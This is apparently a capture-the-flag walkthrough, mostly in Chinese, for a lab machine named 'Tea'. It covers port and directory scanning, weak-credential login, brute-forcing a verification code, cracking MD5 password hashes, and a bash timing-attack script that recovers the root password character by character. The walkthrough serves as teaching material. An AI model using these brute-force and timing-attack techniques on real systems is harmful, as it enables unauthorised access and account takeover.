Tea

Nmap

```shell
[root@kali] /home/kali/tea
❯ nmap 192.168.55.79 -sV -A -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Tea.dsz |
\xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE6\xA0\xBC\xE8\xA8\x80
```

Dirsearch

```shell
[root@kali] /home/kali/tea
❯ dirsearch -u http://192.168.55.79
↵

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 |
Wordlist size: 12289

Target: http://192.168.55.79/

[04:52:50] Scanning:
[04:52:51] 403 -   278B - /.php
[04:53:00] 200 -    8KB - /index.html
[04:53:00] 200 -    8KB - /login.php
[04:53:03] 403 -   278B - /server-status
[04:53:03] 403 -   278B - /server-status/

Task Completed
```


发现有一个登录界面

Login Brute


有两种登录方法，先试试第一种密码登录
使用弱密码尝试: `admin`/`admin`，进入后得到一个用户列表

- test
- guest
- admin
- lingmj
  尝试使用`lingmj`来进行验证码登录呢？因为其余三个都是密码和用户名相同，只有`lingmj`登不进去
  注意到底部有一个邮箱格式，要和他对应起来


然后抓包进行爆破验证码，因为前端的错误返回实际上并没有效果



修改数字范围



注意到有一个特殊返回值



Request	Payload	Status	Error	Timeout	Length	Cor
8380	8379	302			311	
0		200			8934	
1	0	200			8934	
2	1	200			8934	
3	2	200			8934	
4	3	200			8934	
5	4	200			8934	
6	5	200			8934	

使用这个验证码即可登录到`lingmj`

Crack Pass

登录后，得到用户名和密码哈希

```
Black

83796a396478e084663c06aa25425864

Red

d390587c3997d1f6b4e4fe968327e3a2

Flower

3c96be08e8b399d1b990f2f5c4939f8b
```

到这里去解密：CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.


```
[root@kali] /home/kali/tea
❯ cat pass.txt
Black:1234hak54321
Red:123bugme
Flower:Cartman
```

都可以进行登录，在`red`的目录下拿到`user.txt`

Root

注意到`/opt`目录下有一个`check_root_passwd`可执行但不可读，经过手动测试，在输入长度为`10`位的时候会有一个明显的停顿，可以用以下脚本来测试


```shell
#!/bin/bash

start_time_ns=$(date +%s%N)

output=$(/opt/check_root_passwd "$1")

end_time_ns=$(date +%s%N)
elapsed_ns=$((end_time_ns - start_time_ns))
elapsed_sec=$(awk "BEGIN { printf \"%.6f\", $elapsed_ns / 1000000000 }")

echo "Output: $output"
echo "Time elapsed: $elapsed_sec seconds"
```



因此有理由怀疑，密码长度是`10`位，但是直接使用`rockyou.txt`来爆破是无法成功的，还是得手动测试每一位。并且发现如果当前位匹配了正确的字符，停顿时间也会不一样，因此可以写一个脚本来进行爆破

SHELL

```shell
#!/bin/bash

charset="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
known=""

for ((i=1; i<=10; i++)); do
    best_char=""
    max_time=0

    for c in $(echo "$charset" | fold -w1); do
        attempt="$known$c$(head -c $((10 - i)) < /dev/zero | tr '\0' 'a')"
        start=$(date +%s%N)
        /opt/check_root_passwd "$attempt" > /dev/null
        end=$(date +%s%N)
        elapsed=$((end - start))

        if (( elapsed > max_time )); then
            max_time=$elapsed
            best_char=$c
        fi
    done

    known+=$best_char
    echo "[$i] -> $known (time: $max_time ns)"
done
```



得到密码成功登录

```
flower@Tea:/tmp$ su root
Password:
root@Tea:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Tea:/tmp#
```